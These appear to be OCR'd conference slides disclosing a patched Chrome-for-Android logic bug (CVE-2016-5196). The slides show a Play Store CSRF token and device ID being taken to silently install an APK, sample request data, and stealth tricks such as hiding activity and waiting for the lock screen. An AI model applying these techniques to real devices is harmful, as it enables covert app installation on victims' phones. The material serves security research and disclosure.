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
Drive Files Download Demo



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Betterererer Exploit

- We can also make POST requests
  - Download pages containing CSRF token
  - Use CSRF token in POST request
- We’ve got everything now…

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Exploit #3 – Install APK from Play Store

- Grab a CSRF token

```
function(){window._uc='[\x22Kx1pa-cDQOe_1C6Q0J2ixtQT22:1477462478689\x22,
\x220\x22, \x22en\x22,\x22GB\x22,
```

https://play.google.com/store

- Grab victim's device ID

```
<tr class="excPab-rAew03" id="g1921daaeef107b4" data-device-id="
g1921daaeef107b4" data-nickname="" data-visible="true" jsname="fscTHd">
```

https://play.google.com/settings

- Install APK via POST request using CSRF token and device ID

```
id=com.mylittlepony.game&device=g1921daaeef107b4&token=Ka1pa-
dDQOe_1C6Q0J2ixtQT32:1477462478689
```

https://play.google.com/store/install?authuser=0

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
Exploit #3 – Install APK from Play Store



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Keep calm and… aw, snap!

- Pending Chrome update?!
  - Automatic updates failed us
- Segmentation fault from AJAX requests
  - Never had time to investigate
- Can still use HTML forms to POST back
  - Absolute mess compared to AJAX

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where did this ~~bug~~ feature come from?

chromium / chromium / src / **120a15519703dfe8601596f1f436a322ea0a2aff**

commit	120a15519703dfe8601596f1f436a322ea0a2aff	[log] [tgz]
author	qinmin <qinmin@chromium.org>	Wed Nov 26 03:02:16 2014
committer	Commit bot <commit-bot@chromium.org>	Wed Nov 26 03:03:21 2014
tree	78ac7a415a86b465712808a2386e1a0d5ba6cd67	
parent	e674d6dc2fbadd946912426f49d71e3af8482e4a [diff]	

```
Support content scheme uri for Chrome on Android

Android uses content scheme to store files and ensure permission checks.
For example, the downloaded files are stored as content://downloads/all_downloads/123.
However, chrome currently cannot handle url requests for content uri.
As a result, chrome can save html pages to sdcard, but cannot open it.
This change adds the content scheme support for chrome on android.

BUG=433011

Review URL: https://codereview.chromium.org/739033003

Cr-Commit-Position: refs/heads/master@{#305772}
```

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Exploit Improvement

- Removing Pwn2Own debugging
- Completely removing AJAX
- Moving the bulk of the logic off to the agent
  - Intelligent agent
  - Less C&C traffic
- Hiding malicious activities from the user

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Changing Focus

- Prompt for redirecting to another application
  - Media players, PDF readers and other applications
  - `<a href=‘rtsp://sexy.time.gov.uk/cam1’>Click me!</a>`
- In focus test in JavaScript
  - `document.hidden == true`

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
Toasts

- Small popups at the bottom of the screen
- Automatic file downloads
  - “Downloading…”



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
Fasterer and Stealthierer



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Going Further

- Wait for the screen to get locked?
- JS is slightly delayed when the browser isn’t in focus, or the lock screen is activated
  - Loop JS function every 100 ms
  - Test time passed since last function call

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
How realistic is this?



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
How realistic is this?



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The Patch

- CVE-2016-5196
- Chromium Bug ID 659492
- The content scheme is now a local scheme
  - Similar to file:// scheme
  - Cannot redirect from http:// to content://
  - Cannot read other content:// files

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Conclusion

- Logic bugs are great
  - Hard to protect against & very powerful
- Logic bugs are unique
  - Discovering / Patching / Exploiting
- What's next?
  - Can we automate logic bug hunting?

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